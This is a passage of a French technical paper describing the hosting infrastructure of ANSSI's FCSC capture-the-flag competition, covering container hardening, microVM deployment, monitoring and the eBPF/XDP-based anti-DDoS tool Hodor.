


Fig. 4. Évolution du nombre de comptes ayant soumis au moins un *flag* pour chaque édition du FCSC.

B.4 L'infrastructure technique

L'infrastructure technique du FCSC est développée pour répondre aux contraintes propres d'hébergement d'un CTF. Les choix techniques adoptés dans ce cadre sont le fruit de plusieurs années d'apprentissage et d'itérations suite aux précédentes éditions de la compétition.

La construction d'une telle infrastructure est d'intérêt pour les équipes de l'ANSSI : les travaux menés dans le cadre du FCSC renforcent la cohésion d'un large panel de métiers. Ce projet est aussi l'occasion de relever des défis techniques variés en éprouvant de nouvelles technologies ou projets personnels directement en production.

La suite de l'article sera l'occasion de comprendre quelles spécificités revêt l'infrastructure du FCSC et comment elles ont conditionné les choix techniques d'architecture. Nous expliquerons également comment ces choix ont évolué d'année en année ainsi que les évolutions envisagées pour les prochaines éditions.

Défis techniques et particularités

Un challenge pour les administrateurs système. Du point de vue de l'équipe d'administrateurs système, le FCSC est un cas rare : c'est une infrastructure qui vise à héberger des applications volontairement vulnérables, exposées sur Internet. Ces applications vont d'ailleurs, à coup sûr, se faire attaquer. Les attaquants sont même connus et attendus. Ces caractéristiques rendent l'exercice stimulant pour tout administrateur système, d'autant qu'il se déroule sur un temps limité : environ six mois, de la préparation au décommissionnement.

Pour les membres de l'équipe d'infrastructure, le FCSC est aussi vu comme un challenge : les joueurs y participant sont d'un bon, voire très bon, niveau technique. Les failles qui pourraient leur permettre de se latéraliser hors des frontières prévues dans le cadre des épreuves seront scrutées de près. Heureusement, la très grande majorité des participants est bienveillante et ferait part des vulnérabilités (non volontairement introduites) identifiées.

Les contraintes techniques et organisationnelles. Pour mieux comprendre les choix d'architecture qui seront décrits plus tard, il est nécessaire de présenter les contraintes techniques et organisationnelles qui les sous-tendent.

La première contrainte est humaine : l'infrastructure est gérée depuis plusieurs années par une petite équipe, entre une et quatre personnes, majoritairement sur temps personnel. Cela va de pair avec la durée de vie des systèmes mis en place : ils sont éphémères et ne durent que le temps de la préparation et de la compétition. Moins de six mois se déroulent entre le premier serveur commandé et le dernier serveur rendu à l'hébergeur, dont environ trois semaines où les épreuves sont ouvertes au public : 10 jours de compétition, puis 10 jours où les épreuves restent ouvertes après la fin de la compétition. Cette caractéristique est aussi un avantage : le coût de maintenance est relativement faible, au détriment du coût de construction qui est fixe et se répète tous les ans.

Malgré une automatisation croissante des tâches d'installation des serveurs, ce coût initial se renouvelle chaque année. Des réflexions sont en cours pour garder une partie des serveurs toute l'année. Cela permettrait à la fois de servir de laboratoire de test pour les idées des administrateurs, même hors période de préparation, et également comme environnement de test en conditions réelles pour les concepteurs d'épreuves.

Un autre point central dans la réflexion sur les architectures mises en place est le coût financier de ce projet. Le but est de limiter autant que possible la dépense publique engendrée par le FCSC, tout en proposant un système fiable, redondé et robuste. Jusqu'ici, le coût total de l'infrastructure est toujours resté en dessous de 7500 euros (en moyenne 5000 euros environ), toutes taxes comprises.

Les solutions techniques utilisées doivent également être agnostiques de l'hébergeur. Le but est de limiter au maximum l'adhérence technique à un fournisseur. La disponibilité des épreuves et des services associés doit également être assurée. La plate-forme doit être redondée et facile




Fig. 5. Innovations dans l'infrastructure au fil des années.

à réparer en cas de problème technique (panne matérielle d'un serveur, coupure de courant dans un centre de données, etc.).

En prévision de l'évolution du FCSC (nombre de joueurs, ouverture à un public plus large, etc.), la plate-forme doit pouvoir passer à l'échelle de façon linéaire : tant pour les coûts financiers que pour la taille de l'équipe d'administrateurs.

Les risques. Au-delà des contraintes décrites plus haut, plusieurs risques doivent être adressés. Ils sont d'ailleurs listés dans une analyse de risque faite à chaque changement majeur d'architecture. Le premier risque est classique : la compromission de l'infrastructure au-delà des challenges à exploiter. Ce risque comprend la latéralisation des joueurs entre les épreuves afin d'exfiltrer les *flags* sans résoudre les épreuves.

Un autre risque important est l'indisponibilité de la plate-forme qui reviendrait, dans le pire des cas, à annuler une édition du FCSC. Ce risque s'est principalement concrétisé ces dernières années sous la forme d'attaques DDoS que nous abordons dans le reste de l'article.

L'ensemble de ces risques, associés aux contraintes détaillées plus haut, ont été pris en compte lors des réflexions sur l'architecture à déployer.

Choix d'architecture. Les contraintes et risques détaillés nous permettent désormais de mieux expliquer les choix faits pour l'infrastructure de FCSC. Nous commençons ces explications avec un rapide aperçu de l'évolution des choix techniques des dernières années.

Évolution au fil des éditions. La compétition est utilisée par les équipes d'infrastructure comme un laboratoire pour tester des idées en production. Cette infrastructure a beaucoup évolué au fil des années (voir figure 5).

Cet article est aussi l'occasion de remercier toutes les personnes ayant contribué à la conception et à la mise en place des briques d'infrastructure qui permettent au FCSC d'exister.

La première itération de l'architecture du FCSC consistait en trois serveurs physiques exécutant un cluster Docker Swarm [14] regroupant tous les services d'infrastructure :

- Le serveur Gitea [4] hébergeant les épreuves ;
- Le serveur Drone CI [15] hébergeant la chaîne d'intégration continue ;
- Un registre d'images Docker privé ;
- La plate-forme CTFd décrite précédemment ;
- Les conteneurs Docker hébergeant les épreuves ;
- Un *reverse proxy* Traefik [19] exposant les services sur Internet ;
- Un cluster GlusterFS [26] permettant de partager les fichiers entre les nœuds du cluster Docker Swarm.

Cette solution disposait de plusieurs fonctionnalités intéressantes de gestion automatique des ressources : la mise à l'échelle des épreuves, le redéploiement en cas de panne. Ces fonctionnalités avaient cependant un coût caché lié à leur complexité : les services étaient tous hébergés au même endroit, donc fortement interdépendants du fait de leur fonctionnement en cluster. De plus, les interconnexions fortes entre les différentes briques d'infrastructure facilitaient la latéralisation d'un attaquant qui aurait pris le contrôle d'une partie des ressources.

Ces coûts peuvent être assumés par une équipe d'administrateurs dédiés qui traitent ces sujets sur le temps long. Ce n'est pas le cas du FCSC : les administrateurs participent à ce projet sur du temps libre et sur une période restreinte. Il était donc nécessaire de passer à un autre paradigme.

Une infrastructure simple, robuste et résiliente. Les premières années du FCSC nous ont appris une leçon claire : il est préférable de troquer des fonctionnalités d'orchestration automatique au profit d'une robustesse accrue. La complexité alors supprimée renforce la sécurité et la résilience de la plate-forme. Cette approche va en réalité à rebours des tendances récentes : le FCSC n'utilise pas de cluster Kubernetes, aucun système d'orchestration mettant en œuvre des algorithmes de consensus complexes. Le but principal est de réduire au maximum les dépendances entre les services déployés.

Cette approche est également justifiée par le nombre limité d'administrateurs disponibles pour maintenir l'infrastructure. Tous les services qui étaient jusqu'alors hébergés sur un même cluster lors des premières éditions du FCSC ont été isolés et hébergés de façon statique sur des machines complètement indépendantes les unes des autres. Chaque serveur

doit être le plus ignorant possible du reste de l'infrastructure, pour une raison simple : faciliter la résilience et accroître la sécurité de l'ensemble. Un exemple très concret peut être utilisé : la compromission d'un des serveurs hébergeant les épreuves ne doit pas permettre de se latéraliser vers les autres.

Cette approche a été intégrée au déploiement des services au sein des serveurs. À titre d'exemple, les règles de pare-feu ne sont pas déléguées à Docker sur les serveurs. Elles sont générées à partir de gabarits développés à la main en fonction des services déployés et modifiés seulement quand nécessaire par les administrateurs via des *playbooks* Ansible [25]. Le but est simple : limiter les choix qui sont faits par les applicatifs à la place des administrateurs afin de mieux maîtriser les briques de sécurité essentielles de l'infrastructure.

Suppression du cluster Swarm et isolation des applicatifs. Les premiers changements majeurs ont donc consisté à supprimer le cluster Docker Swarm. Tous les applicatifs (chaîne de déploiement, serveur git, CTFd, etc.) ont été migrés vers des serveurs physiques ou virtualisés dédiés à chaque ressource. Les épreuves ne sont plus déployées sur un cluster : elles sont directement mises en production en contactant la socket Docker depuis la chaîne de déploiement continue sur chaque serveur hébergeant des épreuves (avec un accès restreint à l'IP du serveur de déploiement et une authentification TLS mutuelle).

Changement de proxy. Le proxy Traefik a été remplacé par des HAProxy pour les épreuves et des serveurs Nginx pour la partie CTFd. L'utilisation de deux technologies différentes vient de besoins spécifiques non supportés par HAProxy pour le CTFd : l'utilisation intensive du cache afin de soulager l'applicatif et le fonctionnement du CTFd impliquant des connexions longues pour les notifications asynchrones. Les serveurs HAProxy utilisés pour les épreuves nous permettent d'avoir un contrôle très fin de la configuration de chaque épreuve.

Protection des services pour les organisateurs. Tous les services à destination unique des organisateurs (chaîne de déploiement, serveur git, etc.) sont filtrés par IP. Les organisateurs souhaitant y accéder ont donc deux choix : utiliser le VPN mis à disposition ou donner une adresse IP qui sera autorisée à accéder à l'infrastructure.

Tous les services ouverts aux joueurs pendant la compétition sont soumis aux mêmes règles jusqu'aux dernières minutes avant l'ouverture

du FCSC. Cette mesure permet de réduire drastiquement la surface d'exposition de la plate-forme et de limiter les impacts de potentielles erreurs humaines.

Évolutions dans l'utilisation des conteneurs. Lors des premières années de la compétition, la sécurité des épreuves s'est largement basée sur la conteneurisation. Au-delà des services d'infrastructure qui sont tous déployés dans des conteneurs, l'isolation des épreuves était garantie par ces mêmes mécanismes (principalement les *namespaces*, *cgroups* et *capabilities*).

La préparation de l'infrastructure du FCSC peut être résumée en deux grandes tâches parallèles : la préparation des serveurs et le durcissement des épreuves.

Une épreuve en fin de conception correspond à un fichier `docker-compose.yml` associé à un ou plusieurs `Dockerfile`. L'étape de durcissement du challenge consiste à sécuriser l'environnement de l'épreuve. Cela permet à la fois de protéger l'infrastructure, mais aussi de garantir que les joueurs ne se gênent pas mutuellement dans la résolution des épreuves. En effet, les joueurs jouent tous dans les mêmes conteneurs au FCSC, principalement pour des raisons de coût d'infrastructure.

Dans les faits, le durcissement des conteneurs correspond aux grandes étapes suivantes :

— Suppression d'un maximum de *capabilities*, si besoin en modifiant légèrement le code de l'épreuve ;
— Suppression des droits d'élévation de privilège au sein du conteneur (option `no-new-privileges` de Docker) ;
— Passage du conteneur en lecture seule ;
— Ajout d'un profil AppArmor spécifique à l'épreuve (sur certaines épreuves seulement) ;
— Ajout d'un profile seccomp spécifique à l'épreuve (assez rarement utilisé).

Ces modifications sont généralement faites par l'équipe d'infrastructure. Elles sont cependant de plus en plus intégrées aux phases de conception des épreuves.

Ces deux dernières années, la conteneurisation des challenges a changé de statut. La fonction principale des conteneurs est passée de frontière de sécurité à un mécanisme facilitant le déploiement des épreuves. Cette frontière de sécurité permettait jusqu'ici de limiter les risques que le joueur sorte de l'environnement de l'épreuve, voire se latéralise entre celles-ci. Ce rôle est désormais assuré par la virtualisation. Chaque épreuve s'exécute

dans un environnement virtualisé minimaliste qui sera abordé plus en détail dans la suite de l'article.

Schéma d'infrastructure. Le schéma d'infrastructure figure 6 donne une vue d'ensemble de l'infrastructure.

Les étapes de déploiement d'un challenge. Au FCSC, les épreuves sont déployées par une chaîne de déploiement automatique. Ce service permet notamment de déployer les épreuves automatiquement lorsqu'une modification intervient sur les dépôts git hébergeant les épreuves. Les grandes étapes de déploiement d'une épreuve dans la chaîne de déploiement continu sont les suivantes :

- Clone du dépôt git ;
- Lint des fichiers `Dockerfile` via hadolint [10] ;
- *Build* des images Docker et ajout dans le *registry* privé Docker ;
- Build du disque de la microVM ;
- Déploiement sur les managers de microVM.

Les étapes de préparation du disque et de déploiement des VM sont réalisées par des plugins développés spécifiquement par les administrateurs pour les usages spécifiques du FCSC. Le plugin préparant les disques crée un disque au format `ext4` par sous-dossier du répertoire `vm/disks` du dépôt. Les disques sont ensuite mis à disposition des VM pour qu'ils puissent être montés au moment du démarrage de celles-ci (ces étapes sont détaillées par la suite).

Les plugins de déploiement des VM réalisent les étapes suivantes pour chaque serveur hébergeant des épreuves (`blackbuck-1`, `blackbuck-2`, `metal-1`, `metal-2`, voir figure 6) :

- Passage du *backend* HAProxy en mode *drain*. Cela signifie que les joueurs seront dirigés vers une autre instance du challenge. Si le déploiement se fait sur le serveur `metal-1`, les joueurs seront dirigés vers un des trois autres serveurs. Cette étape est réalisée par l'intermédiaire d'une interface de programmation applicative (API) développée spécifiquement pour le FCSC et basée sur les fonctionnalités intégrées à HAProxy ;
- Suppression de la VM correspondant au challenge si elle existe ;
- Suppression des interfaces réseau correspondant au challenge si elles existent ;
- Création des interfaces réseau du challenge ;
- Création de la VM ;
- Passage du *backend* HAProxy en mode *ready*. Les joueurs peuvent à nouveau être redirigés vers cette instance de l'épreuve.




Fig. 6. Schéma de l'infrastructure du FCSC 2024.




Fig. 7. Étapes de déploiement d'une épreuve en production.

Ces étapes sont réalisées de manière séquentielle pour chaque serveur hébergeant des épreuves. Cela permet de limiter la période d'indisponibilité des services. Ainsi, le redéploiement d'une épreuve est généralement transparent pour les joueurs. Visuellement, les étapes de déploiement dans la CI sont représentées sur la figure 7. La mise en production des épreuves se fait via des *merge request* sur une branche dédiée à la production et protégée.

Supervision et sauvegardes de l'infrastructure. Tous les journaux des serveurs sont envoyés à un serveur central. Cela inclut les journaux des services d'infrastructure, ceux des VM et ceux des conteneurs s'exécutant dans les VM. Ces données sont mises à disposition d'un nombre limité d'organisateurs afin de pouvoir investiguer d'éventuels problèmes sur les épreuves. Toutes les données les plus sensibles sont également sauvegardées. Cela concerne principalement le CTFd et le serveur git, qui sont sauvegardés toutes les 30 minutes.

De nombreuses métriques sont également envoyées au serveur de supervision. Des *dashboard* Grafana sont mis en place afin de surveiller les métriques et l'état des épreuves. Visuellement, cela permet de se rendre compte très rapidement si les vérifications faites par les proxy sont valides ou non (voir figure 8).




Fig. 8. Supervision des épreuves lors de la compétition.

Accès aux VM des épreuves. Une des problématiques rencontrées lors du FCSC est l'accès aux machines exécutant les épreuves par les organisateurs pendant la compétition. En effet, il est souvent utile d'accéder aux conteneurs des épreuves afin de régler certains problèmes mineurs lors de la compétition.

Lors des premières années du FCSC, ces actions étaient déléguées à l'équipe d'administrateurs, car très peu d'organisateurs avaient accès aux serveurs. Depuis 2023, l'arrivée des VM dans l'infrastructure a permis de mettre en place un nouveau système. Il permet aux organisateurs d'accéder aux machines virtuelles hébergeant les épreuves sans avoir accès aux serveurs physiques les hébergeant.

Pour ce faire, plusieurs composants sont utilisés :

- Une Infrastructure de Gestion de Clés (IGC) en ligne qui gère les clés SSH des organisateurs et celles des VM ;
- Une VM d'administration qui sert de bastion afin d'accéder aux machines virtuelles hébergeant les épreuves ;
- Un conteneur permettant aux organisateurs de générer automatiquement une clé SSH grâce à une authentification SSO avec leur compte Gitea. Le conteneur leur permet ensuite de se connecter à la VM hébergeant un challenge sur le serveur de leur choix (parmi les quatre serveurs de VM décrits sur le schéma d'infrastructure).

Cette nouvelle possibilité, couplée à la chaîne de déploiement continu, permet aux organisateurs d'être complètement autonomes pour la gestion des épreuves. Ils peuvent investiguer le fonctionnement de l'épreuve dans

les machines virtuelles, pousser des modifications s'ils le souhaitent, ce qui redéploiera l'épreuve automatiquement en production.

B.5 Projet *Hodor* : l'anti-DDoS du FCSC

Le FCSC est sujet à des attaques par DDoS depuis 2021. L'infrastructure a évolué depuis afin de contrer ces attaques. En 2021, après plusieurs éditions plutôt apaisées, la disponibilité de l'infrastructure du FCSC est fortement affectée par un DDoS sur la couche applicative.[4] Le service CTFd utilisé comme principale façade web par les joueurs est submergé de requêtes et rendu indisponible durant près de 24 heures. L'architecture monolithique alors en place ne permet pas la mise en œuvre de contre-mesures efficaces. L'organisation du FCSC décide alors d'une suspension temporaire des épreuves afin de permettre aux administrateurs d'isoler physiquement le CTFd, de renforcer sa configuration et d'y adjoindre des mesures de protection. L'ensemble de ces mesures reçoit pour nom de projet « *Hodor* » en référence au personnage du Trône de Fer qui parvient par sa seule force à retenir une porte stratégique face à l'afflux d'une horde de monstres. Ce projet ne vise pas à se substituer aux mesures de protection des hébergeurs qui sont indispensables notamment pour les attaques volumétriques sur les couches 3 et 4. Il constitue néanmoins un complément efficace en second rideau pour faire face à des attaques de moindre ampleur sur la couche applicative qu'elles proviennent des joueurs eux-mêmes dans leur empressement de résoudre les épreuves ou de plateforme d'attaque dédiée.

Première version en 2021. La première version d'*Hodor* permet de revoir complètement la configuration du serveur web. La pile réseau du noyau Linux est configurée pour accepter une très forte activité réseau. Les règles de filtrage `iptables` en charge de l'activité malveillante sont positionnées sur les tables les plus performantes. De nombreux paramètres du serveur d'hébergement web (Nginx) sont modifiés pour accroître sa performance, limiter la consommation des ressources et limiter l'impact des abus. Des mécanismes de *rate-limiting* sont ajoutés pour limiter le nombre de requêtes pouvant être effectuées par pas de temps, URL, adresse IP. Les clients dépassant trop régulièrement les seuils de *rate-limiting* sont dynamiquement ajoutés à `iptables` dans une instance de l'outil libre `fail2ban` [17]. Cette version de *Hodor* permet la remise en ligne des

[4] Plusieurs plates-formes de la communauté CTF ont été ciblées sur la même période (CTFTime, HeroCTF).

épreuves et la mitigation des attaques DDoS qui persisteront malgré tout jusqu'à la fin de l'événement.

L'objectif est atteint, mais plusieurs axes d'amélioration sont identifiés. Lors de la mitigation des attaques DDoS, `fail2ban` accumulait du délai sur la lecture des journaux applicatifs, entraînant une très forte charge CPU et un retard de l'insertion des règles au sein du pare-feu. Au-delà de la solution d'urgence mise en place en 2021, l'équipe souhaite pouvoir disposer d'une solution répondant au cahier des charges suivant :

- Disposer d'une solution d'analyse des journaux applicatifs fonctionnant à forte charge (plusieurs centaines de milliers d'événements par seconde) et permettant l'insertion rapide de règles de filtrage dans le pare-feu.
- Disposer d'une solution pouvant être distribuée sur plusieurs serveurs afin de protéger le CTFd ainsi que les épreuves du FCSC, aussi bien aussi bien sur des protocoles en couche 7 (HTTP, HTTPS) que sur des connexions TCP en couche 4.
- Disposer de mécanismes de notifications (email, Discord) permettant d'alerter les administrateurs de la plate-forme tout en enrichissant les alertes de contexte (utilisateur FCSC, géolocalisation IP, extrait de logs, etc.).
- Disposer de mécanismes de blocages automatisés permanents, temporaires et/ou exponentiels en fonction des comportements observés.
- Disposer d'un outil en ligne de commande permettant d'ajouter manuellement des règles de blocages.

Dès 2021, un prototype est écrit dans le langage Golang. Il intègre une partie de ces fonctionnalités et est mis en production durant les derniers jours de l'événement. Les éditions successives ont permis une amélioration permanente de cet outillage.

Évolutions de 2022 à 2024. En 2022, la configuration du serveur est améliorée et *Hodor* est en capacité d'ingérer 300k req/s avec une charge mémoire et CPU réduite (50Mio en moyenne) tout en répondant à l'intégralité du cahier des charges. Bien qu'il n'y ait pas eu d'activité de DDoS identifiée en 2022, *Hodor* effectue le blocage de 1217 DoS utilisateurs et permet de fluidifier grandement les accès au CTFd et aux épreuves. L'insertion des règles de blocage s'interface directement avec des ipsets gérés dans la table *prerouting raw* d'`iptables`. L'utilisation des ipsets permet l'insertion de plusieurs milliers de règles de filtrage par seconde sans pénaliser les performances de filtrage (accès aux règles en temps constant).




Fig. 9. Blocages réalisés par *Hodor* pendant le FCSC 2023.

En 2023, *Hodor* change de backend de stockage des règles de filtrage en s'interfaçant directement avec un filtre eBPF XDP (bibliothèque `Cilium`) [3]. Le recours à XDP permet à *Hodor* d'effectuer le filtrage des paquets en amont de pile réseau du noyau directement dans le pilote de la carte réseau via une map eBPF partagée entre le noyau et l'espace utilisateur. Cette implémentation confère à *Hodor* un très important gain de performance tout en permettant le découplage complet des règles de filtrage d'*Hodor* de celles gérées par les administrateurs via `iptables`. En 2023, en plus des abus des utilisateurs de la plateforme, trois DDoS mobilisant de quelques dizaines à plusieurs centaines d'adresses IP sont mitigés par Hodor. 7419 adresses IP ont été bloquées sur les dix jours de la compétition. La figure 9 détaille la chronologie de mitigation.

Architecture actuelle de Hodor. *Hodor* est actuellement composé de trois programmes : *Hodor*, *Hodormon* et *Hodorctl* (voir figure 10).

Hodor contrôle les maps eBPF [8] partagées avec le noyau et expose une API REST permettant d'interagir avec ces maps depuis l'espace utilisateur. Le programme eBPF/XDP écrit en langage C est compilé en même temps que le programme Golang et est intégré directement au binaire. Ce programme est attaché directement à l'interface réseau spécifiée dans la configuration de *Hodor* lorsque le programme en espace utilisateur démarre. Dans le cadre du FCSC, les machines virtuelles utilisées pour les répartiteurs de charge permettent le chargement du programme XDP en mode natif, directement au niveau du pilote VirtIO.

Hodor instancie plusieurs maps eBPF qui sont interrogées au passage de chaque paquet par la carte réseau. Deux maps de types `BPF_MAP_TYPE_LPM_TRIE` sont en charge de stocker des blocs réseau (CIDR) IPv4 et IPv6 devant faire l'objet d'un drop (`XDP_DROP`) et deux




Fig. 10. Architecture logicielle simplifiée de *Hodor*.

autres maps de même type sont en charge de stocker les CIDR IPv4 et IPv6 ne devant faire l'objet d'aucun blocage (`XDP_PASS`). Ces structures définissent respectivement les "cibles" `DROP` et `IGNORE` de Hodor. La cible `IGNORE` est utilisée pour s'assurer qu'un certain nombre de blocs IPs ne feront jamais l'objet d'un blocage (adresses IP de l'infrastructure, des administrateurs...). Deux maps de types `BPF_MAP_TYPE_LRU_HASH` permettent de suivre en temps réel les statistiques réseau par IPv4 et IPv6 avec une remise à zéro chaque seconde par le programme en espace utilisateur. Enfin, une map de type `BPF_MAP_TYPE_PERCPU_ARRAY` permet d'agréger l'ensemble des statistiques du programme afin de pouvoir extraire des métriques d'exploitation en espace utilisateur.

Deux vecteurs permettent d'ajouter ou de supprimer des entrées dans les cibles de filtrage de Hodor : via les sets ou l'API REST (et ses clients : *Hodormon* et *Hodorctl*). Les sets sont des fichiers définissant des listes de CIDR pour les cibles `DROP` ou `IGNORE` de *Hodor*. Ces listes sont chargées au démarrage du programme et peuvent être rechargées de manière atomique via l'API. L'API REST est exposée sur l'hôte via un Unix Socket Domain ainsi qu'en HTTP/s. Un jeton défini dans la configuration de *Hodor*

permet d'autoriser les appels. Cette API permet d'accéder au ressources suivantes :

— Contrôler les entrées de la cible `IGNORE`.
— Contrôler les entrées de la cible `DROP`.
— Contrôler le rechargement des sets.
— Accéder aux statistiques de *Hodor* y compris au format Prometheus.

Toutes les entrées ajoutées peuvent avoir une date d'expiration ainsi qu'un tag permettant de suivre la provenance des enregistrements et de faciliter les traitements par lots (voir Listing 1).

Listing 1: Insertion d'une entrée à la cible `DROP` de Hodor.

```
hodorctl drop add 195.154.171.95/32 -t SSTIC -e 1h
{
  "cidr": "195.154.171.95/32",
  "tag": "SSTIC",
  "expiration": 1711666092
}
```

La configuration permet également de spécifier la synchronisation des enregistrements entre plusieurs nœuds disposant de *Hodor*.

